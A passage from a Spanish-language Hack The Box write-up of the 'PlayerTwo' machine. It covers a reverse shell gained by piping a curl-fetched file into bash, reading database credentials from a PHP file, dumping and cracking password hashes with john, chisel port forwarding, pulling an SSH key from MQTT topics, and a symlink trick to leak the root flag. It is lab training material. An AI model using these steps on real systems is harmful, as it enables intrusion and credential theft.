
Y me envío una traza ICMP

Subo el archivo, no valida si la firma es válida. Me quedo en escucha con tcpdump y recibo el ping
tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:20:09.975992 IP 10.10.10.170 > 10.10.16.6: ICMP echo request, id 15717, seq 1, length 64
17:20:09.984803 IP 10.10.16.6 > 10.10.10.170: ICMP echo reply, id 15717, seq 1, length 64
Para enviarme la reverse shell, dado que no tengo el suficiente espacio como para introducir entero el payload, utilizo curl para tramitar una petición por GET a un archivo index.html en mi equipo y pipearlo con bash para que se interprete

python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.170 - - [14/Jun/2023 17:46:24] "GET / HTTP/1.1" 200 -
Recibo la reverse shell en una sesión de netcat
nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.170] 36888
bash: cannot set terminal process group (1100): Inappropriate ioctl for device
bash: no job control in this shell
www-data@playertwo:/var/www/product/protobs$
Hay dos usuarios en el sistema
www-data@playertwo:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
observer:x:1000:1000:observer:/home/observer:/bin/bash
egre55:x:1001:1001::/home/egre55:/bin/sh
Busco por archivos cuyo propietario sea observer
www-data@playertwo:/$ find \-user observer -ls 2>/dev/null
    73817      4 drwxr-xr-x   6 observer observer     4096 Sep 15  2022 ./home/observer
    80545      4 drwx------   2 observer observer     4096 Sep 15  2022 ./home/observer/.ssh
    71304      0 lrwxrwxrwx   1 observer observer        9 Sep  5  2019 ./home/observer/.bash_history -> /dev/null
    73835      4 -rw-r--r--   1 observer observer     3771 Apr  4  2018 ./home/observer/.bashrc
    71306      4 -r--------   1 observer observer       33 Jun 14 08:41 ./home/observer/user.txt
    80543      4 drwx------   3 observer observer     4096 Sep 15  2022 ./home/observer/.gnupg
    73836      4 -rw-r--r--   1 observer observer      220 Apr  4  2018 ./home/observer/.bash_logout
    73837      4 -rw-r--r--   1 observer observer      807 Apr  4  2018 ./home/observer/.profile
    80587      4 drwxr-x---   2 observer observer     4096 Sep 15  2022 ./home/observer/Development
    83595      4 drwx------   2 observer observer     4096 Sep 15  2022 ./home/observer/.cache
Encuentro un archivo de conexión a la base de datos
www-data@playertwo:/var/www/product$ cat conn.php
<?php
$conn=mysqli_connect("localhost","dev","devdb","dev");
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
Me conecto al mysql
www-data@playertwo:/var/www/product$ mysql -udev -p'devdb'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 197
Server version: 5.7.28-0ubuntu0.18.04.4 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
Están almacenados los hashes de las credenciales que ya tenía
mysql> use dev;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
mysql> select * from users;
+----------+------------------------------------------+----------------+
| username | password                                 | code           |
+----------+------------------------------------------+----------------+
| jkr      | BBA66FBF4F02845CBABEF2A02A24CA295D130549 | 29389234823423 |
| snowscan | 0A64DFE14E66C4689D06D4CDD39A76542C144895 | 84573484857384 |
| 0xdf     | 9E414AF802E6109C4A20A3730718CC8B1DB5B61E | 91231238385454 |
| mprox    | A0B7EFD74F41B2D74ED97C151A9F1C47EAE4F266 | 87685768223422 |
+----------+------------------------------------------+----------------+
Para demostrarlo, las crackeo con el diccionario de contraseñas
john -w:/home/rubbx/Desktop/HTB/Machines/PlayerTwo/passwords hashes --format=Raw-SHA1-AxCrypt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA1-AxCrypt [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates left, minimum 8 needed for performance.
Lp-+Q8umLW5*7qkc (?)
tR@dQnwnZEk95*6# (?)
XHq7_WJTA?QD_?E2 (?)
ze+EKe-SGF^5uZQX (?)
4g 0:00:00:00 DONE (2023-06-14 17:59) 400.0g/s 400.0p/s 400.0c/s 1600C/s Lp-+Q8umLW5*7qkc..ze+EKe-SGF^5uZQX
Use the "--show --format=Raw-SHA1-AxCrypt" options to display all of the cracked passwords reliably
Session completed.
Listo los puertos abiertos internamente
www-data@playertwo:/$ ss -nltp
State                      Recv-Q                      Send-Q                                              Local Address:Port                                             Peer Address:Port
LISTEN                     0                           128                                                       0.0.0.0:8545                                                  0.0.0.0:*
LISTEN                     0                           80                                                      127.0.0.1:3306                                                  0.0.0.0:*
LISTEN                     0                           128                                                 127.0.0.53%lo:53                                                    0.0.0.0:*
LISTEN                     0                           128                                                       0.0.0.0:22                                                    0.0.0.0:*
LISTEN                     0                           100                                                     127.0.0.1:1883                                                  0.0.0.0:*
LISTEN                     0                           128                                                             *:80                                                          *:*
LISTEN                     0                           128                                                          [::]:22                                                       [::]:*
Subo el chisel para aplicar Remote Port Forwarding. En mi equipo lo ejecuto como servidor
chisel server -p 1234 --reverse
Desde la máquina víctima como cliente
www-data@playertwo:/tmp$ ./chisel client 10.10.16.6:1234 R:socks &>/dev/null & disown
Analizo el puerto 1883 con nmap
proxychains nmap -sCV -p1883 -sT 127.0.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-14 18:04 GMT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.51s latency).

PORT     STATE SERVICE                  VERSION
1883/tcp open  mosquitto version 1.4.15
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/load/messages/received/1min: 20.48
|     $SYS/broker/load/bytes/received/5min: 2373.79
|     $SYS/broker/heap/current: 36224
|     $SYS/broker/bytes/received: 1281457
|     $SYS/broker/publish/bytes/received: 1083212
|     $SYS/broker/clients/inactive: 8
|     $SYS/broker/load/bytes/sent/1min: 4330.69
|     $SYS/broker/load/publish/sent/1min: 41.12
|     $SYS/broker/messages/sent: 14685
|     $SYS/broker/messages/stored: 55
|     $SYS/broker/load/sockets/1min: 5.08
|     $SYS/broker/load/messages/received/15min: 15.38
|     $SYS/broker/load/connections/15min: 2.15
|     $SYS/broker/bytes/sent: 1272466
|     $SYS/broker/publish/bytes/sent: 1083458
|     $SYS/broker/load/bytes/received/1min: 2735.82
|     $SYS/broker/load/sockets/15min: 2.25
|     $SYS/broker/clients/expired: 0
|     $SYS/broker/load/publish/received/5min: 11.43
|     $SYS/broker/clients/total: 9
|     $SYS/broker/load/messages/received/5min: 16.14
|     $SYS/broker/clients/active: 1
|     $SYS/broker/load/bytes/received/15min: 2309.29
|     $SYS/broker/load/bytes/sent/15min: 2407.42
|     $SYS/broker/uptime: 33770 seconds
|     $SYS/broker/load/connections/5min: 2.46
|     $SYS/broker/load/publish/sent/15min: 2.98
|     $SYS/broker/clients/connected: 1
|     $SYS/broker/load/publish/received/1min: 13.06
|     $SYS/broker/version: mosquitto version 1.4.15
|     $SYS/broker/timestamp: Tue, 18 Jun 2019 11:42:22 -0300
|     $SYS/broker/load/connections/1min: 4.17
|     $SYS/broker/retained messages/count: 48
|     $SYS/broker/publish/messages/sent: 45
|     $SYS/broker/publish/messages/received: 6193
|     $SYS/broker/publish/messages/dropped: 0
|     $SYS/broker/load/messages/sent/5min: 36.41
|     $SYS/broker/load/bytes/sent/5min: 2701.89
|     $SYS/broker/load/sockets/5min: 2.66
|     $SYS/broker/load/messages/sent/1min: 74.65
|     $SYS/broker/subscriptions/count: 18
|     $SYS/broker/clients/maximum: 10
|     $SYS/broker/load/publish/sent/5min: 8.84
|     $SYS/broker/heap/maximum: 40808
|     $SYS/broker/messages/received: 8448
|     $SYS/broker/load/publish/received/15min: 11.14
|     $SYS/broker/clients/disconnected: 8
|_    $SYS/broker/load/messages/sent/15min: 29.51

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.54 seconds
Instalo mosquitto en mi equipo para poder conectarme
apt install mosquitto mosquitto-clients
Em este artículo explican como listar los topic de mosquito
proxychains mosquitto_sub -t '$SYS/#' -h 127.0.0.1 -p 1883
Pasado un tiempo, obtengo una id_rsa que me sirve como identidad para conectarme como observer por SSH
ssh observer@10.10.10.170 -i id_rsa
The authenticity of host '10.10.10.170 (10.10.10.170)' can't be established.
ED25519 key fingerprint is SHA256:BeSz+hYjER67iFw4Gw3stOGL8HamBdexYNTkP6WvcHE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.170' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.2.5-050205-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jun 14 18:23:30 UTC 2023

  System load:  0.0               Processes:             160
  Usage of /:   88.1% of 4.30GB   Users logged in:       0
  Memory usage: 49%               IP address for ens160: 10.10.10.170
  Swap usage:   0%

  => / is using 88.1% of 4.30GB


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

117 packages can be updated.
5 updates are security updates.


Last login: Sun Dec  1 15:33:19 2019 from 172.16.118.129
observer@playertwo:~$
Puedo ver la primera flag
observer@playertwo:~$ cat user.txt
80e82babc51209e9ca9b915b9ac38b51
Escalada
Una forma unintencionada es crear un alias para que la id_rsa apunte a la flag root.txt
observer@playertwo:~/.ssh$ ln -s /root/root.txt id_rsa
observer@playertwo:~/.ssh$ ls -la
total 16
drwx------ 2 observer observer 4096 Jun 14 18:28 .
drwxr-xr-x 6 observer observer 4096 Sep 15  2022 ..
-rw-rw-r-- 1 observer observer  563 Jun 14 18:27 authorized_keys
lrwxrwxrwx 1 observer observer   14 Jun 14 18:28 id_rsa -> /root/root.txt
-rw-r--r-- 1 observer observer  398 Sep  7  2019 id_rsa.pub
Al volverme a conectar al mosquitto obtengo el valor
proxychains mosquitto_sub -t '$SYS/#' -h 127.0.0.1 -p 1883

Retrieving the key from aws instance
Key retrieved..
b252a753de51b79212eccadbf10fe396
En el directorio /opt se encuentra un binario compilado SUID y cuyo propietario es root
observer@playertwo:/opt/Configuration_Utility$ ls -la
total 2164
drwxr-x--- 2 root observer    4096 Sep 15  2022 .
drwxr-xr-x 3 root root        4096 Sep 15  2022 ..
-rwxr-xr-x 1 root root      179032 Nov 15  2019 ld-2.29.so
-rwxr-xr-x 1 root root     2000480 Nov 15  2019 libc.so.6
-rwsr-xr-x 1 root root       22440 Dec 17  2019 Protobs
Si introduzco cualquier cosa devuelve un error
observer@playertwo:/opt/Configuration_Utility$ ./Protobs

[*] Protobs: Service booting up.
[*] Protobs: Fetching configs...


  ___         _       _
 | _ \_ _ ___| |_ ___| |__ ___
 |  _/ '_/ _ \  _/ _ \ '_ (_-<
 |_| |_| \___/\__\___/_.__/__/
                              v1.0 Beta


protobs@player2:~$ test

[!] Invalid option. Enter '0' for available options.
El menú principal tiene 5 opciones
protobs@player2:~$ 0

==Options=========
 1 -> List Available Configurations
 2 -> Create New Configuration
 3 -> Read a Configuration
 4 -> Delete a Configuration
 5 -> Exit Service
==================
De primeras es muy abstracto y no sé muy bien lo que hace
protobs@player2:~$ 1

==List of Configurations

protobs@player2:~$ 2

==New Game Configuration
 [ Game                ]: test
 [ Contrast            ]:
 [ Gamma               ]:
 [ Resolution X-Axis   ]:
 [ Resolution Y-Axis   ]:
 [ Controller          ]:
 [ Size of Description ]:

protobs@player2:~$

[!] Invalid option. Enter '0' for available options.

protobs@player2:~$ 3

==Read Game Configuration
 >>> Run the list option to see available configurations.
 [ Config Index    ]: test
  [ Game                ]: test
  [ Contrast            ]: 0
  [ Gamma               ]: 0
  [ Resolution X-Axis   ]: 0
  [ Resolution Y-Axis   ]: 0
  [ Controller          ]: 0

protobs@player2:~$ 4

==Delete Game Configuration
 >>> Run the list option to see available configurations.
 [ Config Index    ]: test

protobs@player2:~$ 5

[!] Protobs: Exiting normally...
[!] Protobs: Service shutting down...
Transfiero las librerías y el binario a mi equipo para analizarlo con Ghidra